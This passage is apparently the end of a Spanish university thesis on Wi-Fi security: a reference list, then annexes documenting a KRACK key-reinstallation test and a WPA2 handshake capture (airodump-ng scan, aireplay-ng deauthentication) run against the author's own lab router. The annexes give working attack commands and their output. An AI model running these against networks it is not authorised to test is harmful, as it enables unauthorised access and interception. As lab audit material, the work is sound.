<https://www.intel.com/content/www/us/en/support/articles/000006999/wireless/legacy-intel-wireless-products.html>

INTEL. (2023). *INTEL Dual Band WirelessAC-7265.*

<https://www.intel.com/content/www/us/en/products/sku/83635/intel-dual-band-wirelessac-7265/specifications.html>

ISO. (2023). *ISO - What We Do.* <https://www.iso.org/what-we-do.html>

ITU. (2023). *Sector de Radiocomunicaciones (UIT-R).* <https://www.itu.int/es/ITU->

R/Pages/default.aspx

János, D., & Barnabás, S. (2018). *Effects Of The WPA2 KRACK Attack In Real Environment*.

Kallel, S., & Cuppens, F. (2020). *Risks And Security Of Internet And Systems* (S. Kallel, F.

Cuppens, N. Cuppens-Boulahia, & A. Hadj Kacem (eds.); Vol. 12026). Springer

International Publishing. <https://doi.org/10.1007/978-3-030-41568-6>

Lamiño, A. (2021). *Análisis, Implementación Y Evaluación Del Desempeño Del Estándar*

IEEE 802.11 ax En Escenarios Reales Y Simulados. ESPE.

MedUX. (2020). *Velocidad Ideal*. [https://medux.com/es/blog/velocidad-de-conexion-es-](https://medux.com/es/blog/velocidad-de-conexion-es-ideal-para-estar-en-casa#:~:text=En general%2C la velocidad mínima,la conexión con la red.)

[ideal-para-estar-en-casa#:~:text=En general%2C la velocidad mínima,la conexión con la red.](https://medux.com/es/blog/velocidad-de-conexion-es-ideal-para-estar-en-casa#:~:text=En general%2C la velocidad mínima,la conexión con la red.)

Moissinac, K., Ramos, D., Rendon, G., & Elleithy, A. (2021). Wireless Encryption And

WPA2 Weaknesses. *2021 IEEE 11th Annual Computing and Communication Workshop and Conference, CCWC 2021*, 1007–1015.

<https://doi.org/10.1109/CCWC51732.2021.9376023>

Moreno, V. (2018). *Simulación De Un Sistema OFDM Con Diversidad De Antena En*

Recepción Usando Matlab. Escuela Politécnica Nacional.

Rigney, C., Willens, S., Rubens, A., & Simpson, W. (2023). *Networking Working Group*.

<https://datatracker.ietf.org/doc/html/rfc2865>

Salazar, J. (2018). *Redes Inalámbricas*.

Silvera, A. (2022). *Implementación De Un Sistema De Acceso A La Red De Datos Para*

Mejorar El Control De Acceso De Los Dispositivos Microinformáticos En Una Empresa

De Fabricación Y Comercialización De Alimentos De Consumo Masivo. Universidad

Tecnológica del Perú.

- Solórzano, C. (2019). *Diseño De Una Red WLAN Para Cobertura En Centro Turístico Y Vacacional Utilizando El Simulador NS3*. Universidad Católica de Santiago de Guayaquil.
- Toquero, J. (2017). *Simulación de WLAN basada en el estándar IEEE 802.11ac*. Universidad Carlos III de Madrid.
- UTN. (2023). *Universidad Técnica del Norte*. <https://www.utn.edu.ec/historia/>
- Vanhoef, M., & Ronen, E. (2020). Dragonblood: Analyzing The Dragonfly Handshake Of WPA3 And EAP-pwd. *Proceedings - IEEE Symposium on Security and Privacy, 2020-May*, 517–533. <https://doi.org/10.1109/SP40000.2020.00031>
- Wi-Fi Alliance. (2020). *WPA3™ Specification Version 3.0*.
- Wi-Fi Alliance. (2023). *Who We Are*. <https://www.wi-fi.org/who-we-are>
- Yépez, J. (2021). *Diseño De Una Red Inalámbrica (Wi-Fi) Para Servicio De Internet Público En El Barrio Las Gaviotas Ubicado En El Recinto Matilde Esther, Del Cantón Bucay De La Provincia Del Guayas*. Universidad Católica de Santiago de Guayaquil

ANEXO 1

Ataque de Reinstalación de Claves (KRACK)

Para esta vulnerabilidad se va a hacer uso de un script referente a ataques de reinstalación de claves siempre que el atacante se encuentre en el rango de la víctima, por lo que el primer paso para realizar esto es necesario clonar el repositorio de GitHub en el que se encuentra ubicado el script tal como se ilustra en la Figura 197.

Figura 197

Clonación de repositorio de Krack-Attacks

```
[cristian@parrot]~$ sudo su
[sudo] password for cristian:
[root@parrot]~/home/cristian# git clone https://github.com/vanhoeftm/krackattacks-scripts
Clonando en 'krackattacks-scripts'...
remote: Enumerating objects: 85124, done.
remote: Counting objects: 100% (98/98), done.
remote: Compressing objects: 100% (49/49), done.
remote: Total 85124 (delta 52), reused 71 (delta 45), pack-reused 85026
Recibiendo objetos: 100% (85124/85124), 17.26 MiB | 8.25 MiB/s, listo.
Resolviendo deltas: 100% (69678/69678), listo.
[root@parrot]~/home/cristian#
```

Un paso importante es tener el sistema operativo actualizado, esto se logra con el comando “apt update”, además de esto se debe tener instalados paquetes extra para el correcto funcionamiento de los scripts tal como se ilustra en la Figura 198. Realizada la instalación toca dirigirse al directorio de los scripts en el que se encuentran algunos ejemplos o scripts para diferentes ataques como se observa en la Figura 199.

Figura 198

Actualización e instalación de paquetes necesarios

```
[root@parrot]~/home/cristian# apt-get update
Obj:1 https://deb.parrot.sh/parrot lts InRelease
Obj:2 https://deb.parrot.sh/parrot parrot InRelease
Obj:3 https://deb.parrot.sh/direct/parrot parrot-security InRelease
Obj:4 https://deb.parrot.sh/parrot parrot-backports InRelease
#apt install libnl-3-dev libnl-genl-3-dev pkg-config libssl-dev net-tools git sysfsutils virtualenv python-scapy python-pycryptodome
```

Figura 199*Directorio de los scripts*

```
[root@parrot]~/home/cristian]
└─ #ls
Descargas Desktop Documentos Imágenes krackattacks-scripts Música Público Templates Vídeos
└─ [root@parrot]~/home/cristian]
└─ #cd krackattacks-scripts/
└─ [root@parrot]~/home/cristian/krackattacks-scripts]
└─ #ls
Android.mk      CONTRIBUTIONS  eap_example  krackattack  README        README.md  wlantest  wpa_supplicant
attacks.h       COPYING        hostapd      mac80211_hwsim  README-ap.md  src        wpadewbug
build_release   doc            hs20        radius_example  README-client.md  tests      wpaspy
└─ [root@parrot]~/home/cristian/krackattacks-scripts]
└─ #cd krackattack/
└─ [root@parrot]~/home/cristian/krackattacks-scripts/krackattack]
└─ #ls
build.sh      debug-scripts  example-captures  krack-ft-test.py  libwifi  reenable-hwcrypto.sh  wpaspy.py
debug-ft-hwsim  disable-hwcrypto.sh  hostapd.conf      krack-test-client.py  pysetup.sh  requirements.txt
```

En el directorio se debe compilar la instancia de hostapd y crear un entorno virtual en python ejecutando los comandos “./build.sh y ./pysetup.sh”. El siguiente paso es dar permisos a todos los usuarios con el comando “chmod 777” al archivo que permite el cifrado de hardware esto para obtener resultados óptimos como se observa en la Figura 200. De igual manera tal como lo ilustra la Figura 201 se realiza la copia del archivo defconfig.

Figura 200*Cambio de permisos*

```
[root@parrot]~/home/cristian/krackattacks-scripts/krackattack]
└─ #chmod 777 disable-hwcrypto.sh
└─ [root@parrot]~/home/cristian/krackattacks-scripts/krackattack]
└─ #./disable-hwcrypto.sh
Created config file /etc/modprobe.d/nohwcrypt.conf to disable hardware decryption.
Reboot your computer to apply the changes.
```

Figura 201*Copia de archivos*

```
[x] [root@parrot]~/home/cristian/krackattacks-scripts/krackattack]
└─ #cd ../hostapd
└─ [root@parrot]~/home/cristian/krackattacks-scripts/hostapd]
└─ #ls
android.config  eap_register.h      hostapd_cli.c      main.c
Android.mk      eap_testing.txt     hostapd.conf       Makefile
Changelog      hapd_module_tests.c  hostapd.deny       nt_password_hash.c
config_file.c  hlr_auc_gw.c        hostapd.eap_user   README
config_file.h  hlr_auc_gw.milenage_db  hostapd.eap_user_sqlite  README-WPS
ctrl_iface.c   hlr_auc_gw.txt       hostapd.radius_clients  wired.conf
ctrl_iface.h   hostapd.8           hostapd.sim_db      wps-ap-nfc.py
defconfig      hostapd.accept       hostapd.vlan
dnsmasq.conf   hostapd.android.rc   hostapd.wpa_psk
eap_register.c hostapd_cli.1        logwatch
└─ [root@parrot]~/home/cristian/krackattacks-scripts/hostapd]
└─ #cp defconfig .config
```

Se compila los archivos de la carpeta hostapd con la ayuda del comando “make” tal como se ilustra en la Figura 202, finalizado esto se debe verificar las interfaces de red y observar el nombre de la interfaz inalámbrica en el equipo, seguido se debe configurar el archivo de configuración “hostapd.conf” con el nombre de la interfaz y se guarda los cambios como se ilustra en la Figura 203.

Figura 202

Compilación del código fuente

```
[x]-[root@parrot]-[~/home/cristian/krackattacks-scripts/hostapd]
#make -j 2
CC ../src/crypto/tls_openssl_ocsp.c
CC ../src/crypto/crypto_openssl.c
CC ../src/crypto/aes-omac1.c
CC ../src/crypto/sha1-prf.c
CC ../src/crypto/sha1-tlsprf.c
CC ../src/crypto/sha256-prf.c
CC ../src/crypto/tls_openssl.c
CC ../src/crypto/sha256-tlsprf.c
CC ../src/crypto/sha256-kdf.c
CC ../src/crypto/random.c
CC ../src/ap/wmm.c
CC ../src/ap/ap_list.c
CC ../src/ap/hw_features.c
CC ../src/ap/dfs.c
CC ../src/ap/ieee802_11.c
CC ../src/drivers/driver_common.c
CC ../src/common/wpa_ctrl.c
CC ../src/common/cli.c
CC ../src/utils/edit_simple.c
CC hostapd_cli.c
/usr/bin/ld: no se puede encontrar -lnl-genl-3: No existe el fichero o el directorio
collect2: error: ld returned 1 exit status
make: *** [Makefile:1274: hostapd] Error 1
make: *** Se espera a que terminen otras tareas...
LD hostapd_cli
```

Figura 203

Configuración del archivo hostapd.conf

```
wlx00c0ca98f6e0 IEEE 802.11 ESSID:off/any
Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Power Management:off

##### hostapd configuration file #####
# Empty lines and lines starting with # are ignored

# AP netdevice name (without 'ap' postfix, i.e., wlan0 uses wlan0ap for
# management frames with the Host AP driver); wlan0 with many nl80211 drivers
# Note: This attribute can be overridden by the values supplied with the '-i'
# command line parameter.
interface=wlx00c0ca98f6e0
```

Para verificar si los dispositivos son vulnerables se procede a la ejecución del script basado en python por lo que se utilizarán dos dispositivos en este ejemplo como se observa en la Figura 204 uno de estos dispositivos es vulnerable y el otro no, esto prueba las reinstalaciones de claves en el protocolo de enlace de 4 vías enviando repetidamente mensajes cifrados 3 al cliente, lo que permite a un atacante dentro del alcance de la radio reproducir, descifrar o falsificar tramas.

Figura 204

Ejecución del código

```
[*]-[root@parrot]-[/home/cristian/krackattacks-scripts/krackattack]
#python3 krack-test-client.py
Traceback (most recent call last):
  File "/home/cristian/krackattacks-scripts/krackattack/krack-test-client.py", line 12, in <module>
    import libwifi
  File "/home/cristian/krackattacks-scripts/krackattack/libwifi/_init_.py", line 1, in <module>
    from .wifi import *
  File "/home/cristian/krackattacks-scripts/krackattack/libwifi/wifi.py", line 6, in <module>
    from Crypto.Cipher import AES
ModuleNotFoundError: No module named 'Crypto'
```

Como se observa en la Figura 205 y la Figura 206 al momento de realizar el ataque se envía hacia un dispositivo que no es vulnerable a la reinstalación de claves, por lo que debe aparecer dos tipos de mensajes: “El cliente no reinstala la clave por pares en el protocolo de enlace de 4 vías (esto es bueno) (ataque estándar usado)” y “el cliente no reinstala la clave de grupo en el protocolo de enlace de 4 vías (esto es bueno)”.

Figura 205

Código en ejecución en cliente no vulnerable

```
[04:16:29] Ready. Connect to this Access Point to start the tests. Make sure the client requests an IP using DHCP!
[04:16:30] Reset PN for GTK
[04:16:32] Reset PN for GTK
[04:16:34] Reset PN for GTK
[04:16:36] Reset PN for GTK
[04:16:38] Reset PN for GTK
[04:16:40] Reset PN for GTK
[04:16:42] Reset PN for GTK
[04:16:44] Reset PN for GTK
[04:16:46] Reset PN for GTK
wlx00c0ca98f6e0: STA ae:e3:00:8b:ed:79 IEEE 802.11: authenticated
wlx00c0ca98f6e0: STA ae:e3:00:8b:ed:79 IEEE 802.11: associated (aid 1)
wlx00c0ca98f6e0: AP-STA-CONNECTED ae:e3:00:8b:ed:79
wlx00c0ca98f6e0: STA ae:e3:00:8b:ed:79 RADIUS: starting accounting session D38D658CE87BB357
[04:16:47] ae:e3:00:8b:ed:79: 4-way handshake completed (RSN)
[04:16:47] ae:e3:00:8b:ed:79: DHCP reply 192.168.100.2 to ae:e3:00:8b:ed:79
[04:16:47] ae:e3:00:8b:ed:79: DHCP reply 192.168.100.2 to ae:e3:00:8b:ed:79
[04:16:48] Reset PN for GTK
```

Figura 206

Código en ejecución en cliente no vulnerable

```
[04:17:52] Reset PN for GTK
[04:17:52] ae:e3:00:8b:ed:79: sending a new 4-way message 3 where the GTK has a zero RSC
[04:17:52] ae:e3:00:8b:ed:79: received a new message 4
[04:17:53] ae:e3:00:8b:ed:79: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 3 ARPs this interval)
[04:17:54] Reset PN for GTK
[04:17:55] ae:e3:00:8b:ed:79: sending a new 4-way message 3 where the GTK has a zero RSC
[04:17:55] ae:e3:00:8b:ed:79: received a new message 4
[04:17:56] ae:e3:00:8b:ed:79: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 4 ARPs this interval)
[04:17:57] Reset PN for GTK
[04:17:57] ae:e3:00:8b:ed:79: sending a new 4-way message 3 where the GTK has a zero RSC
[04:17:57] ae:e3:00:8b:ed:79: received a new message 4
[04:17:58] ae:e3:00:8b:ed:79: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 1 ARPs this interval)
[04:17:59] Reset PN for GTK
[04:17:59] ae:e3:00:8b:ed:79: sending a new 4-way message 3 where the GTK has a zero RSC
[04:17:59] ae:e3:00:8b:ed:79: received a new message 4
[04:18:00] ae:e3:00:8b:ed:79: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 2 ARPs this interval)
[04:18:00] ae:e3:00:8b:ed:79: client DOESN'T reinstall the pairwise key in the 4-way handshake (this is good) (used standard attack).
[04:18:01] Reset PN for GTK
[04:18:01] ae:e3:00:8b:ed:79: sending a new 4-way message 3 where the GTK has a zero RSC
[04:18:01] ae:e3:00:8b:ed:79: received a new message 4
[04:18:02] ae:e3:00:8b:ed:79: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 3 ARPs this interval)
[04:18:03] Reset PN for GTK
[04:18:03] ae:e3:00:8b:ed:79: sending a new 4-way message 3 where the GTK has a zero RSC
[04:18:03] ae:e3:00:8b:ed:79: received a new message 4
[04:18:04] ae:e3:00:8b:ed:79: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 4 ARPs this interval)
[04:18:05] Reset PN for GTK
[04:18:05] ae:e3:00:8b:ed:79: sending a new 4-way message 3 where the GTK has a zero RSC
[04:18:05] ae:e3:00:8b:ed:79: received a new message 4
[04:18:06] ae:e3:00:8b:ed:79: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 1 ARPs this interval)
[04:18:07] Reset PN for GTK
[04:18:07] ae:e3:00:8b:ed:79: sending a new 4-way message 3 where the GTK has a zero RSC
[04:18:07] ae:e3:00:8b:ed:79: received a new message 4
[04:18:08] ae:e3:00:8b:ed:79: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 2 ARPs this interval)
[04:18:09] Reset PN for GTK
[04:18:09] ae:e3:00:8b:ed:79: sending a new 4-way message 3 where the GTK has a zero RSC
[04:18:09] ae:e3:00:8b:ed:79: received a new message 4
[04:18:10] ae:e3:00:8b:ed:79: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 3 ARPs this interval)
[04:18:11] Reset PN for GTK
[04:18:11] ae:e3:00:8b:ed:79: sending a new 4-way message 3 where the GTK has a zero RSC
[04:18:11] ae:e3:00:8b:ed:79: received a new message 4
[04:18:12] ae:e3:00:8b:ed:79: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 4 ARPs this interval)
[04:18:13] Reset PN for GTK
Reset PN for GTK
ae:e3:00:8b:ed:79: sending a new 4-way message 3 where the GTK has a zero RSC
ae:e3:00:8b:ed:79: client DOESN'T reinstall the group key in the 4-way handshake (this is good)
```

En el caso de tener un dispositivo vulnerable al momento de realizar el ataque como se ilustra en la Figura 207 aparece un mensaje similar a este: “Se detectó reutilización "IV" (IV = 1, secuencia = 4). El cliente reinstala la clave por pares en el protocolo de enlace de 4 vías (esto es malo)”.

Figura 207

Código en ejecución en cliente vulnerable

```
[root@parrot]~/home/cristian/krackattacks-scripts/krackattack]
└─#python3 krack-test-client.py
[10:42:37] Note: disable Wi-Fi in network manager & disable hardware encryption. Both may interfere with this script.
[10:42:38] Starting hostapd ...
Configuration file: /home/cristian/krackattacks-scripts/krackattack/hostapd.conf
Using interface wlan0:ca98f6e0 with hwaddr a2:30:e6:97:45:15 and ssid "Tesis_CH"
wlan0:ca98f6e0: interface state UNINITIALIZED->ENABLED
wlan0:ca98f6e0: AP-ENABLED
[10:42:39] Ready. Connect to this Access Point to start the tests. Make sure the client requests an IP using DHCP!
[10:42:40] Reset PN for GTK
[10:42:42] Reset PN for GTK
[10:42:44] Reset PN for GTK
[10:42:46] Reset PN for GTK
[10:42:48] Reset PN for GTK
[10:42:50] Reset PN for GTK
[10:42:52] Reset PN for GTK
[10:42:54] Reset PN for GTK
[10:42:56] Reset PN for GTK
wlan0:ca98f6e0: STA 44:d4:e0:3e:1e:c9 IEEE 802.11: authenticated
wlan0:ca98f6e0: STA 44:d4:e0:3e:1e:c9 IEEE 802.11: associated (aid 1)
wlan0:ca98f6e0: AP-STA-CONNECTED 44:d4:e0:3e:1e:c9
wlan0:ca98f6e0: STA 44:d4:e0:3e:1e:c9 RADIUS: starting accounting session C94A9BADF85FF3F2
[10:42:57] 44:d4:e0:3e:1e:c9: 4-way handshake completed (RSN)
[10:42:57] 44:d4:e0:3e:1e:c9: DHCP reply 192.168.100.2 to 44:d4:e0:3e:1e:c9
[10:42:58] Reset PN for GTK
[10:42:58] 44:d4:e0:3e:1e:c9: sending a new 4-way message 3 where the GTK has a zero RSC
[10:42:58] 44:d4:e0:3e:1e:c9: received a new message 4
[10:42:59] 44:d4:e0:3e:1e:c9: client has IP address -> now sending replayed broadcast ARP packets
[10:42:59] 44:d4:e0:3e:1e:c9: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 0 ARPs this interval)
[10:42:59] 44:d4:e0:3e:1e:c9: IV reuse detected (IV=1, seq=4). Client reinstalls the pairwise key in the 4-way handshake (this is bad)
[10:43:00] Reset PN for GTK
```

ANEXO 2

Ataque de Fuerza Bruta Basado en Handshake

Para este caso se tiene un dispositivo configurado con un SSID de “Red_Cristian”, una encriptación WPA2 y una contraseña débil “12345678” ilustrado en la Figura 208. Lo primero que se debe realizar es cambiar el modo de la tarjeta de red que viene por defecto a su modo monitor o promiscuo para lograr detectar las redes cercanas que se encuentran en el alcance de la tarjeta de red tal como se observa en la Figura 209.

Figura 208

Configuración contraseña router con WPA2

WPA/WPA2 - Personal (Recomendado)

Versión:

Encriptación:

Contraseña inalámbrica:

(Puede introducir caracteres ASCII de 8 a 63 o caracteres hexadecimales entre 8 y 64)

Período de actualización de la clave del grupo: Segundos

(Mantenga la ubicación predeterminada si no está seguro, mínima es de 30, 0 significa no actualizar)

Figura 209

Redes disponibles

```

Archivo Acciones Editar Vista Ayuda
CH 7 ][ Elapsed: 4 mins ][ 2022-10-14 12:57

```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
30:C5:0F:4F:DC:14	-1	0	76 0	11	-1	WPA			<length: 0>
C0:25:67:9C:4F:D8	-1	0	0 0	6	-1				<length: 0>
D0:65:CA:D8:1C:1C	-1	0	10 0	7	-1	WPA			<length: 0>
5C:3A:3D:E0:CC:90	-1	0	2 0	1	-1	WPA			<length: 0>
D2:A7:B9:FC:C4:F4	-27	172	0 0	11	360	WPA2	CCMP	PSK	<length: 0>
B0:A7:B9:FC:C4:F4	-82	164	35 0	11	360	WPA3	CCMP	SAE	TESIS CH
84:D8:1B:F6:0B:44	-72	401	0 0	11	405	WPA2	CCMP	PSK	Red_Cristian
DC:F8:B9:DB:4E:3F	-57	309	615 0	7	130	WPA2	CCMP	PSK	NETLIFE-VLTCEJA
5C:3A:3D:E4:FD:E8	-64	522	683 0	4	130	WPA2	CCMP	PSK	DSComp (MICROELECTRONICA)
C8:5A:9F:A9:FD:02	-74	210	695 0	5	130	WPA2	CCMP	PSK	NETLIFE ACSAA
DC:F8:B9:DB:5A:B1	-76	330	89 0	4	130	WPA2	CCMP	PSK	NETLIFE Nicole
04:20:84:51:8D:12	-75	269	4 0	2	130	WPA2	CCMP	PSK	NETLIFE-otvdmBombons1
84:D8:1B:F2:FE:F6	-72	238	15 0	4	130	WPA2	CCMP	PSK	Consultorio
E4:C3:2A:7B:DB:7D	-81	269	43 0	9	130	WPA2	CCMP	PSK	Flia Lema_EXT
0C:41:E9:5E:7A:68	-76	342	297 0	2	130	WPA2	CCMP	PSK	ONFIBER-CALLE_BOLIVAR
46:13:D0:85:01:9C	-82	171	0 0	3	270	WPA2	CCMP	PSK	<length: 0>
40:9B:CD:3C:7A:58	-84	245	254 0	11	130	WPA2	CCMP	PSK	OX-PC

Se procede a utilizar otra herramienta de Kali la cual es “airodump-ng” que permite escanear las redes y captura vectores de inicio mediante opciones para elegir una sola red en específico con “--bssid” seleccionamos la dirección MAC del dispositivo, con “--channel” en el canal que se encuentra trabajando el dispositivo, con “w” se crea los archivos de captura de datos y finalmente se selecciona la interfaz de red mostrado en la Figura 210.

Figura 210

Herramienta airodump-ng



```

Archivo Acciones Editar Vista Ayuda
(cristian@Cristian)-[~]
└─$ sudo su
[sudo] password for cristian:
(cristian@Cristian)-[~/home/cristian]
└─# airodump-ng --bssid 84:D8:1B:F6:0B:44 --channel 11 -w trafico wlan0mon

```

Los archivos creados son una captura en Wireshark, tres archivos de Excel los cuales muestran información de la auditoría y un archivo netxml observados en la Figura 211, el primer archivo es con extensión .cap la cual pertenece a wireshark y se observa en la Figura 212, el segundo archivo es un Excel que muestra la información de la auditoría como se observa en la Figura 213 tal como la dirección MAC, la primera vez que se observó la red y la última, el canal en el que está trabajando, la velocidad, el cifrado, la autenticación, la potencia de la señal y el nombre de la red, el tercer archivo muestra un resumen de la red como se observa en la Figura 214, y en la Figura 215 se observa todos los log que se tuvo en el momento de la auditoría.

Figura 211

Archivos creados de la captura de datos




Figura 212

Captura de datos en Wireshark




Figura 213

Datos de la red "Red_Cristian"

BSSID, First time seen, Last time seen, channel, Speed, Privacy, Cipher, Authentication, Power, # beacons, # IV, LAN IP, ID-length, ESSID, Key
84:D8:1B:F6:0B:44, 2022-10-14 13:21:36, 2022-10-14 13:25:14, 11, 405, WPA2 WPA, CCMP, PSK, -31, 2094, 351, 0. 0. 0. 0, 12, Red_Cristian,
Station MAC, First time seen, Last time seen, Power, # packets, BSSID, Probed ESSIDs
9C:5C:F9:CA:C7:B0, 2022-10-14 13:21:36, 2022-10-14 13:24:44, -51, 909, 84:D8:1B:F6:0B:44,

Figura 214

Resumen de la red "Red_Cristian"

Network	NetType	ESSID	BSSID	Info	Channel	Cloaked	Encryption	Decrypted	MaxRate	MaxSeenRat	Beacon	LLC	Data	Crypt	Weak	Total
1	Infrastructure	Red_Cristian	84:D8:1B:F6:0B:44		11	No	WPA2,WPA,	No	405.0	0	2094	0	351	0	0	351

Figura 215

Logs de la red "Red_Cristian"

LocalTime, GPSTime, ESSID, BSSID, Power, Security, Latitude, Longitude, Latitude Error, Longitude Error, Type
2022-10-14 13:21:36,1900-01-00 00:00:00,,84:D8:1B:F6:0B:44,-31,,0.000000,0.000000,0.000,0.000,AP
2022-10-14 13:21:36,1900-01-00 00:00:00,,9C:5C:F9:CA:C7:B0,-46,,0.000000,0.000000,0.000,0.000,Client
2022-10-14 13:21:36,1900-01-00 00:00:00,,9C:5C:F9:CA:C7:B0,-46,,0.000000,0.000000,0.000,0.000,Client
2022-10-14 13:21:36,1900-01-00 00:00:00,,9C:5C:F9:CA:C7:B0,-38,,0.000000,0.000000,0.000,0.000,Client
2022-10-14 13:21:36,1900-01-00 00:00:00,,9C:5C:F9:CA:C7:B0,-38,,0.000000,0.000000,0.000,0.000,Client

Una vez seleccionada la interfaz de red “wlan0mon”, se muestra la información de los dispositivos conectados a esa red como en este caso solo existe un dispositivo conectado lo que es suficiente para realizar la auditoría, dado que se tiene ambas direcciones MAC como se indica en la Figura 216.

Figura 216

Auditoría de la red “Red_Cristian”

```

root Cristian@home.cristian
Archivo Acciones Editar Vista Ayuda
CH 11 ][ Elapsed: 48 s ][ 2022-10-14 13:22
BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
84:D8:1B:F6:0B:44 -30 100    511    121   0  11  405  WPA2 CCMP  PSK Red_Cristian
BSSID          STATION      PWR  Rate  Lost  Frames Notes Probes
84:D8:1B:F6:0B:44 9C:5C:F9:CA:C7:B0 -52  24e-24e  0    171

```

Lo siguiente es utilizar la herramienta “aireplay-ng” que inyecta tráfico para elevar la captura de vectores de inicio, en este caso se selecciona la opción “-0” la cual permite la desautenticación a los dispositivos seleccionados en este se realizará una sola, se selecciona la dirección MAC del router y también la dirección MAC del dispositivo y la interfaz de red “wlan0mon” como se observa en la Figura 217.

Figura 217

Herramienta aireplay-ng

```

(root@Cristian)~/home/cristian
# aireplay-ng -0 1 -a 84:D8:1B:F6:0B:44 -c 9C:5C:F9:CA:C7:B0 wlan0mon
13:22:41 Waiting for beacon frame (BSSID: 84:D8:1B:F6:0B:44) on channel 11
13:22:41 Sending 64 directed DeAuth (code 7). STMAC: [9C:5C:F9:CA:C7:B0] [ 0|55 ACKs]


```

Con la desautenticación enviada hacia el dispositivo lo que sucede es que el dispositivo se desautentica del router y el dispositivo debe realizar el proceso de asociación

nuevamente en ese proceso se recibe el handshake como se muestra en la Figura 218 y con esto capturado ya se puede conocer la contraseña.

Figura 218

Captura del handshake



```


Editar Vista Ayuda
[ ]
root Cristian@_home_cristian
Archivo Acciones Editar Vista Ayuda
CH 11 ][ Elapsed: 3 mins ][ 2022-10-14 13:24 ][ WPA handshake: 84:D8:1B:F6:0B:44
